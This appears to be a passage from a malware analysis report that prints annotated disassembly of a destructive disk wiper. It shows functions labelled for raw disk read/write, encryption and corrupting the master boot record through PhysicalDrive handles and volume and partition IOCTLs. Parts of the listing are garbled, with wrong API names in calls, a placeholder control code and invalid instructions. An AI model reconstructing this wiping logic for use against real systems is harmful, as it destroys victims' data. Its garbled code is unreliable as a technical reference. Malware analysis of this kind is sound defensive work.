
```


```

loc_402C70:
    mov     [ebp+var_58], 620061h
    mov     [ebp+var_54], 640063h
    mov     [ebp+var_50], 660065h
    mov     [ebp+var_4C], 680067h
    mov     [ebp+var_48], 6A0069h
    mov     [ebp+var_44], 6C006Bh
    mov     [ebp+var_40], 6E006Dh
    mov     [ebp+var_3C], 70006Fh
    mov     [ebp+var_38], 720071h
    mov     [ebp+var_34], 740073h
    mov     [ebp+var_30], 760075h
    mov     [ebp+var_2C], 780077h
    mov     [ebp+var_28], 7A0079h
    call    ds:GetCurrentProcessId
    mov     edi, eax
    xor     edx, edx
    push    4             ; cchDestBuffSize
    push    offset pszSrc    ; lpsz
    lea     eax, [edi+1]
    div     esi
    mov     ecx, edx
    xor     edx, edx
    mov     eax, ecx
    div     esi
    mov     esi, edx
    xor     edx, edx
    mov     eax, esi
    shl     eax, 10h
    add     eax, ecx
    div     [ebp+var_10]
    movzx   eax, word ptr [ebp+edx*2+var_58]
    xor     edx, edx
    mov     [ebx], ax
    lea     eax, [ecx+edi]
    mov     ecx, 0FFF1h

```





\_4023C0\_Read\_Write\_On\_Disk function

```

xor eax, eax
push eax      ; lpTotalNumberOfClusters
push eax      ; lpNumberOfFreeClusters
mov [esp+298h+var_1FC], ax
lea eax, [esp+298h+BytesPerSector]
push eax      ; lpBytesPerSector
lea eax, [esp+29Ch+SectorsPerCluster]
push eax      ; lpSectorsPerCluster
lea eax, [esp+2A0h+RootPathName]
push eax      ; lpRootPathName
call ds:CreateFileW ; Retrieves information about the specified disk, including the amount of free space on the disk.
test eax, eax
jz loc_40265B

push 0          ; hTemplateFile
push 0          ; dwFlagsAndAttributes
push 3          ; dwCreationDisposition
push 0          ; dwSecurityAttributes
push 3          ; dwShareMode
push 12019Fh   ; dwDesiredAccess
lea eax, [esp+2A8h+FileName]
push eax      ; lpFileName
call ds:CreateFileW
mov esi, eax
mov [esp+290h+var_23C], esi
test esi, esi
jz loc_40265B

cmp esi, 0FFFFFFFh
jz loc_40265B

push 80h        ; dwBytes
push 8           ; dwFlags
call ds:GetProcessHeap
push eax      ; hHeap
call ds:HeapAlloc
mov [esp+290h+var_278], eax
test eax, eax
jz loc_40265B

push 0          ; lpOverlapped
lea ecx, [esp+294h+BytesReturned]
push ecx      ; lpBytesReturned
push 80h        ; nOutBufferSize
push eax      ; lpOutBuffer
push 0          ; nInBufferSize
push 0          ; lpInBuffer
push $00000000 ; dwIoControlCode $000000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
push esi       ; hDevice
call ds:IoctlVolumeExtents ; Given a file handle, retrieves a data structure that describes the allocation
                           ; and location on disk of a specific file, or, given a volume handle, the locations of bad clusters on a volume.
test eax, eax
jz loc_40265B

xorsp xmm0, xmm0
movlpd [esp+290h+var_260], xmm0
mov eax, dword ptr [esp+290h+var_260+4]
mov ecx, dword ptr [esp+290h+var_260+8]
mov [esp+290h+var_270], eax
mov [esp+290h+var_26C], ecx
xch ax, ax

```

The diagram illustrates the flow of control between five distinct assembly code snippets, each represented by a separate window. Red arrows connect the snippets in a sequential manner, indicating the flow of execution. The snippets are as follows:

- Snippet 1:** Starts with `xor eax, eax` and ends with a call to `ds:CreateFileW`. A red arrow points from this snippet to Snippet 2.
- Snippet 2:** Starts with `push 0` and ends with a jump to `loc\_40265B`. A red arrow points from Snippet 1 to Snippet 2.
- Snippet 3:** Starts with `cmp esi, 0FFFFFFFh` and ends with a jump to `loc\_40265B`. A red arrow points from Snippet 2 to Snippet 3.
- Snippet 4:** Starts with `push 80h` and ends with a jump to `loc\_40265B`. A red arrow points from Snippet 3 to Snippet 4.
- Snippet 5:** Starts with `push 0` and ends with a jump to `loc\_40265B`. A red arrow points from Snippet 4 to Snippet 5.

```

loc_402550:          ; lpOverlapped
push 0
mov  [esp+294h+var_234], eax
lea  eax, [esp+294h+BytesReturned]
push eax          ; lpBytesReturned
push 20h ; ''      ; nOutBufferSize
lea  eax, [esp+29Ch+OutBuffer]
mov  [esp+29Ch+var_274], 0
push eax          ; lpOutBuffer
push 8             ; nInBufferSize
lea  eax, [esp+2A4h+InBuffer]
mov  [esp+2A4h+InBuffer], ecx
push eax          ; lpInBuffer
push 90073h        ; dwIoControlCode_90073 = FSCTL_GET_RETRIEVAL_POINTERS
push edi          ; hDevice
call ds:GetLastError
mov  ecx, dword ptr [esp+290h+var_220]
mov  esi, eax
mov  eax, dword ptr [esp+290h+var_220+4]
mov  dword ptr [esp+290h+var_260], eax
mov  [esp+290h+var_250], ecx
test esi, esi
jz   short loc_4025B1

```

```

cmp es, 0EAh
jnz loc_402652

```

```

mov [esp+290h+var_26C], ecx
mov [esp+290h+var_270], eax

```

```


loc_4025B1:
mov  edi, [esp+290h+SectorsPerCluster]
lea  eax, [esp+290h+var_274]
imul edi, [esp+290h+BytesPerSector]
mov  ecx, [esp+290h+var_278]
push eax
push dword ptr [esp+294h+var_220+0Ch]
push dword ptr [esp+298h+var_220+8]
mov  edx, edi
call sub_404130
add esp, 0Ch
test eax, eax
jz   short loc_40263A

```

```

sub_4010B0:
mov  ecx, [esp+290h+var_250]
sub  ecx, dword ptr [esp+290h+OutBuffer+8]
mov  eax, dword ptr [esp+290h+var_260]
sbb  eax, dword ptr [esp+290h+OutBuffer+0Ch]
push edi          ; dwBytes
push [esp+294h+BytesPerSector] ; int
push 0
push edi
push eax
push ecx
call sub_4010B0
push edx          ; int
push eax          ; int
push dword ptr [esp+2A0h+var_220+0Ch]
push dword ptr [esp+2A4h+var_220+8]
push 0
push edi
call sub_4010B0
mov  ecx, [esp+2A0h+var_278]
add  eax, [ecx+10h]
adc  edx, [ecx+14h]
mov  ecx, [esp+2A0h+var_264]
push edx          ; int
mov  edx, [esp+2A4h+var_274]
push eax          ; int
call _401590_Crypt
add esp, 10h

```



\_404C00\_Handle\_File\_Info\_read\_ops\_to\_act\_on\_NTS

```

movq xmm0, qword ptr ds:asc_40523C ; "\\\\?\\"
push [ebp+Size] ; Size
movq qword ptr [eax], xmm0
add eax, 8
push esi ; Src
push eax ; void *
mov [ebp+var_18], eax
call memcpy
mov esi, [ebp+lpFileName]
lea eax, [ebp+Src]
push 26h ; '&' ; Size
push eax ; Src
mov eax, [ebp+Size]
add eax, 8
add eax, esi
push eax ; void *
call memcpy
add esp, 18h
push 0 ; hTemplateFile
push 2000000h ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 1 ; dwShareMode
push 8000000h ; dwDesiredAccess
push esi ; lpFileName
call ds>CreateFileW
mov esi, eax
test esi, esi
jz short loc_404D4E

call ds>CreateFileW
mov [ebp+hDevice], eax
cmp eax, 0FFFFFFFh
jz loc_404F8D

push 80h ; dwBytes
push 8 ; dwFlags
call ebx ; GetProcessHeap
mov edi, ds:HeapAlloc
push eax ; hHeap
call edi ; HeapAlloc
mov [ebp+lpMem], eax
test eax, eax
jz loc_404F85

push 0 ; lpOverlapped
lea ecx, [ebp+var_18]
push ecx ; lpBytesReturned
push 80h ; nOutBufferSize
push eax ; lpOutBuffer
push 0 ; nInBufferSize
push 0 ; lpInBuffer
push 560000h ; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
push [ebp+hDevice] ; hDevice
call ds:DeviceIoControl
test eax, eax
jz loc_404F8D

xorps xmm0, xmm0
push 60h ; dwBytes
push 0 ; dwFlags
movups [ebp+var_84], xmm0
movups [ebp+var_74], xmm0
movq [ebp+var_64], xmm0
call ebx ; GetProcessHeap
push eax ; hHeap
call edi ; HeapAlloc
mov edi, eax
test edi, edi
jz loc_404F8D

push 0 ; lpOverlapped
lea eax, [ebp+BytesReturned]
push eax ; lpBytesReturned
push 60h ; nOutBufferSize
push edi ; lpOutBuffer
push 0 ; nInBufferSize
push 0 ; lpInBuffer
push 90064h ; dwIoControlCode 90064 = ISCTL_GET_NTS_VOLUME_DATA
push [ebp+hDevice] ; hDevice
call ds:DeviceIoControl
push edi ; lpMem
push 0 ; dwFlags
test eax, eax
jnz short loc_404ECB

```

[\\_401D60\\_Drive\\_WIPE](#)

```
; int __fastcall 401D60_PhysicalDrive_corruptMBR__WIPE(int, int, void (__stdcall *)(void *, char *, int, int, DWORD, LONG))
_401D60_PhysicalDrive_corruptMBR__WIPE proc near

pszDest= word ptr -25Ch
var_50= dword ptr -50h
var_4C= dword ptr -4Ch
var_44= xmmword ptr -44h
dwBytes= dword ptr -34h
var_24= qword ptr -24h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
BytesReturned= dword ptr -0Ch
var_8= dword ptr -8
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub    esp, 260h
push    ebx
push    esi
push    edi
push    ecx
push    offset pszFmt    "\\Device\\PhysicalDrive&lt;0>\n"
xorps  xmm0, xmm0
mov     [ebp+var_1C], edx
lea     eax, [ebp+pszDest]
mov     [ebp+var_10], 0
push    104h          ; cchDest
xor    esi, esi
movq   [ebp+var_24], xmm0
xor    edi, edi
mov     [ebp+BytesReturned], esi
push    eax          ; pszDest
movups [ebp+var_44], xmm0
mov     [ebp+var_18], edi
movups xmmword ptr [ebp+dwBytes], xmm0
call    ds:WriteFile
add    esp, 10h
lea     eax, [ebp+var_50]
lea     edx, [ebp+var_44]
lea     ecx, [ebp+pszDest] ; lpFileName
push    eax          ; int
call    _401870_Retrieves_INT_of_aKey
mov     ebx, eax
cmp    ebx, 0FFFFFFFh
jz     loc_401F73
```

test ebx, ebx  
jz loc\_401FA8


```
mov    edi, 24C0h
push   edi          ; dwBytes
push   8            ; dwFlags
call   ds:GetProcessHeap
push   eax          ; hHeap
call   ds:HeapAlloc
push   0            ; lpOverlapped
mov    esi, eax
lea    eax, [ebp+BytesReturned]
push   eax          ; lpBytesReturned
push   edi          ; nOutBufferSize
push   esi          ; lpOutBuffer
push   0            ; nInBufferSize
push   0            ; lpInBuffer
push   70050h        ; dwIoControlCode 70050 = Handle to IOCTL_DISK_GET_DRIVE_LAYOUT_EX
push   ebx          ; hDevice
call   ds:DeviceIoControl ; IOCTL_DISK_GET_DRIVE_LAYOUT_EX IOCTL
                           ; Retrieves extended information for each entry in the partition tables for a disk
call   ds:GetLastError
cmp    eax, 7Ah ; 'Z'
jnzb  short loc_401E71
```

